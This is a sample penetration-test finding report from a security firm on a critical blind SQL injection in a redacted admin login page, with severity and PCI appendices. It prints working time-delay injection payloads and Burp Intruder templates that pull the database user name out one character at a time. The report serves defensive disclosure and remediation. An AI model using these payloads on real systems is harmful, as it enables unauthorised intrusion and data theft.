HIGHBIT SECURITY

High Bit Security, LLC, PO Box 533, Port Sanilac MI, 48469

High Bit Security Finding Report

Finding reports are delivered by High Bit Security at various intervals during the course of penetration testing. They are provided for your convenience and early notification. The numeric ordering of these reports reflects the order in which vulnerabilities were discovered. There is no relationship between report numbers and vulnerability severity.

Additional information about the vulnerability may be available on the final report, and severity levels may change if our penetration testers discover additional information or find other vulnerabilities which increase the risk.

NOTE: This is a sample finding report for visualization purposes. It is based on an actual finding delivered to a client. Sensitive information has been redacted.

It demonstrates our finding documentation and the typical amount of manual effort we will use in validating a probable fault - we take it to the extent required to prove that the vulnerability exists and requires remediation, without risking system stability or exposing sensitive information more than necessary.

Finding Details


Finding: Blind SQL Injection Category: Input Sanitation	
Severity:	**Critical**
Target(s):	REDACTED/cgi-bin/REDACTEDloginadmin.exe?
Description:	The application uses untrusted, unsanitized user provided data in the construction of SQL statements. Blind SQL injection is identical to normal SQL Injection except that there is no useful error message or other data returned by the application. This makes exploiting a potential SQL Injection attack more difficult, **but not impossible**. If an attacker can reliably cause any change in the application response behavior, attacks can enumerate data by asking a series of True and False questions through SQL statements and observing the responses. One of the most common methods for doing this is the injection of time delay statements that execute when a tested statement is true, but do not execute when a tested statement is false. Another common method is response negation. In this case, the injected statement causes the application to return no data where it would normally return something. Again, the result is the ability to systematically query the database using 'Binary', or True/False queries. In the worst case, the attacker can use this weakness to invoke special stored procedures in the database that enable a complete takeover of the database and possibly even the server hosting the database. In lesser cases, the attacker can insert data into the database, enumerate database structure or retrieve data that would otherwise be disallowed by access controls.

Remediation:	Ensure that all input is sanitized before inclusion in SQL statements. A good starting point for information on how to do this for various languages and platforms can be found at http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project and http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet https://www.owasp.org/index.php/Guide_to_SQL_Injection.
Test Notes:	**This host and it's database is at immediate risk and the issue requires remediation. The injection fault is reachable without credentials, and the application itself is reachable without knowing anything more than the host IP address. The potential damage is very high, the vulnerability easily discovered and the exploit requires skills that, while not trivial, are becoming widespread the hacker community.** The application does not transmit SQL error messages or data directly, but data can be retrieved using injection methods that are crafted to produce a delay in response. Here is the proof of concept test, with the payload highlighted: POST /cgi-bin/REDACTEDloginadmin.exe? HTTP/1.1 Host: REDACTED Connection: keep-alive Referer: https://REDACTED/cgi-bin/REDACTEDloginpage.exe? Content-Length: 80 Cache-Control: max-age=0 Origin: https://REDACTED User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1 Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Encoding: gzip,deflate,sdch Accept-Language: en-US,en;q=0.8 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3 Cookie: REDACTEDlocation=https %3A//REDACTED/cgi-bin/REDACTEDloginpage.exe%3F; LOGINSERVER=REDACTED UserName=nonesuch'waitfor %20delay'0%3a0%3a02'--&Password=nonesuch&Submit=+Login+ The payload is url encoded, and decodes as: 'waitfor delay'0:0:02'-- All of the exploit steps shown in the following screen captures use the same delay concept to extract data from the database.

Screen Captures:

First, a template was created for Blind SQL Injection, using a time delay to determine when the correct length of the active database user name was passed:

High Bit Security, LLC, PO Box 533, Port Sanilac MI, 48469


burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
2
target positions payloads options
add §
clear §
auto §
refresh
clear
+ < >

burp suite professional v1.4.01 - licensed to Link Mountain, LLC [single user license]


attack type: sniper

1 payload position — length: 792

```
POST /cgi-bin/[redacted]loginadmin.exe? HTTP/1.1
Host:[redacted]
Connection: keep-alive
Referer: https://[redacted]/cgi-bin/[redacted]loginpage.exe?
Content-Length: 80
Cache-Control: max-age=0
Origin: https://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/13.0.782.112 Safari/535.1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: VSCOOKIElocation=https%3A//[redacted]/cgi-bin/[redacted]loginpage.exe%3F;
LOGINSERVER=[redacted]

UserName=nonesuch' if (len(user)=§1§) waitfor delay
'00:00:30'--&Password=nonesuch&Submit=+Login+
```

0 matches

Then, the tool connection timeout value was set to less than the injected delay. Then an attack was started, using the template with integers from 1-30 as the payload. If the application is really vulnerable to Blind SQL Injection, then ONE and only one of the requests would time out – the request carrying the integer payload that **exactly matched the length of the current database user**:



intruder attack 2
attack save columns
Filter: showing all items
results target positions payloads options

request	payload	status	error	time...	length	comment
0		200	☐	☐	1854	baseline request
1	1	200	☐	☐	1854	
2	2	200	☐	☐	1854	
3	3		☐	☐	0	
4	4	200	☐	☐	1854	
5	5	200	☐	☐	1854	
6	6	200	☐	☐	1854	
7	7	200	☐	☐	1854	
8	8	200	☐	☐	1854	
9	9	200	☐	☐	1854	
10	10	200	☐	☐	1854	
11	11	200	☐	☐	1854	
12	12	200	☐	☐	1854	
13	13	200	☐	☐	1854	

request
raw params headers hex

```
POST /cgi-bin/[redacted]loginadmin.exe? HTTP/1.1
Host: [redacted]
Connection: close
Referer: https://[redacted]/cgi-bin/[redacted]loginpage.exe?
Content-Length: 94
Cache-Control: max-age=0
Origin: https://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like
```

All payloads returned responses within the timeout setting, except for payload '3', meaning that the current database user name is three characters long. Now that the length of the current db user name is known, an attack can be crafted to enumerate the possible names.


burp suite professional v1.4.01 - licensed to Link Mountain, LLC [single user license]
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
2 3
target positions payloads options
add §
clear §
auto §
refresh
clear
+ < >
0 matches

attack type: cluster bomb

2 payload positions — length: 824


```
POST /cgi-bin/[redacted]oginadmin.exe? HTTP/1.1
Host: [redacted]
Connection: keep-alive
Referer: https://[redacted]/cgi-bin/[redacted]oginpage.exe?
Content-Length: 80
Cache-Control: max-age=0
Origin: https://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko)
Chrome/13.0.782.112 Safari/535.1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: [redacted]=https%3A//[redacted]/cgi-bin/[redacted]oginpage.exe%3F;
LOGINSERVER=[redacted]

UserName=nonesuch'' if (ascii(lower(substring((user),§1§,1)))=§100§) waitfor delay
'00:00:30'--&Password=nonesuch&Submit=+Login+
```

For this attack, we use two payloads, one to test possible characters, and one to test the characters at specific positions.

The first payload is set to a numeric range from 1 to 3 since that's the known number of the character positions in the db user name.

For the next payload, we use ASCII codes 48-126 which will test 0-9, A-Z, and a-z – no special characters.

This yields a total of 237 requests to test all of the possible ascii codes for all three positions...


intruder attack 4
attack save columns
Filter: showing all items
results target positions payloads options

request	payload1	payload2	status	error	time...	length	comment
228	3	123	200	☐	☐	1854	
229	1	124	200	☐	☐	1854	
230	2	124	200	☐	☐	1854	
231	3	124	200	☐	☐	1854	
232	1	125	200	☐	☐	1854	
233	2	125	200	☐	☐	1854	
234	3	125	200	☐	☐	1854	
235	1	126	200	☐	☐	1854	
236	2	126	200	☐	☐	1854	
237	3	126	200	☐	☐	1854	
0				☐	☐	0	baseline request
150	3	97		☐	☐	0	
152	2	98		☐	☐	0	
157	1	100		☐	☐	0	

request
raw params headers hex

```
POST /cgi-bin/[redacted]oginadmin.exe? HTTP/1.1
Host: [redacted]
Connection: close
Referer: https://[redacted]/cgi-bin/[redacted]oginpage.exe?
Content-Length: 123
Cache-Control: max-age=0
Origin: https://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like
```

After running the test and sorting the responses by length, we see that exactly three payload responses timed out, and are able to determine from this that the **current database user name is 'dba'**:

Position 1: acsii 100 = 'd'
Position 2: acsii 98 = 'b'
Position 3: ascii 97 = 'a'

While this may seem like a lot of effort to retrieve information that is of little value, remember that this exercise was only a manual proof of concept, and the same procedure used here can be used to extract any information from the database. An attacker, having identified the weakness, would then automate further attacks by scripting, and would quickly determine the remaining database schema, identify user or account related tables, and enumerate their contents using the same techniques demonstrated here. At this point, no further testing was conducted, since the database is clearly divulging sensitive information, remediation is required and further attacks would only jeopardize system stability and expose information that we do not need to see.

Appendix 1: Severity Levels

There are a number of commonly used schemes for rating vulnerability severity; however many of them are rigid and do not consider context. While this has value, our own experience has shown that context matters very much in rating the true significance of any security fault. Our ratings are therefore subject to the context in which the fault is found and ultimately subject to the judgment of our security engineers. Severity ratings reported here may differ from ratings on early finding reports due to our increased knowledge and context of the application or system under test at the time of final report preparation.

High Bit Security uses 5 severity levels in reporting security faults:

CRITICAL

In the opinion of our security engineer, the fault puts the application or system at imminent and substantial risk. These faults require immediate attention. These faults are severe and easily discovered by attackers. They are immediately exploitable without combination with any other fault, or may require combination with another fault that has already been observed in the application or system under test. This rating also includes information disclosure where the information itself is confidential or of very high value to an attacker. Examples of the latter include password files, credit card data, source code disclosure or world readable or writable file systems. These faults should receive top priority in remediation.

HIGH

Faults that, in the opinion of our security engineer could lead to compromise but are not easily discovered, or require significant time or unusual skill to exploit, or are serious but more limited in impact than a CRITICAL fault. These faults are immediately exploitable without combination with any other fault, or require combination with another fault that has already been observed in the application or system under test. These faults may include high value information disclosure if the information is useful for successful exploitation of another HIGH or CRITICAL fault, such as user account disclosure in combination with no account lockout, a condition that could lead to successful brute force or dictionary attack. These faults should be corrected immediately.

MEDIUM

Faults that, in the opinion of our security engineer could lead to compromise, but are difficult to detect, difficult to exploit, are limited in impact or require combination with at least one other fault to be successfully exploited and no such fault has been observed. Also includes high value information disclosure such as stack traces, configuration files, platform error messages, etc. Also, any fault that we know requires remediation for PCI compliance will receive this rating as a minimum. While more severe faults should be corrected first, these are still dangerous faults and should be corrected as soon as possible.

LOW

Faults that, in the opinion of our security engineer could aid in developing other attacks, or faults that if exploited would have limited impact. These faults also include information disclosure that may be helpful to an attacker but is of relatively low perceived value. While the relative value to an attacker is considered low, these are still security faults and should be corrected. They often lack only the existence of another fault, a newly discovered exploit, or an application, system or firewall change to take on greater significance.

INFORMATIONAL

This severity level is used when our security engineer obtains results that you should know about, but may or may not represent any specific security issue. This severity level is often used when our security engineer must rely on your judgment, for example: when unsecured content or functionality is found, but the security engineer does not know and cannot determine by its nature if it should be (or if you intended it to be) restricted by access controls. You should carefully review all such findings and take corrective action if appropriate.

Appendix 2: Severity Levels and PCI Compliance

There is no mandated vulnerability rating system for PCI-DSS compliance penetration testing, however High Bit Security rates all faults that are known to require remediation under PCI-DSS to at least a MEDIUM. Therefore, at a minimum you should plan to correct all MEDIUM and higher faults, and High Bit Security recommends that all faults be corrected.

Before formulating a remediation plan, you should consult with your QSA. Your auditor knows your network, systems and applications and thus has an inside perspective that our security engineers do not have when testing for and rating faults. For this reason, faults that we rate as LOW or INFORMATIONAL may be of higher significance to your auditor.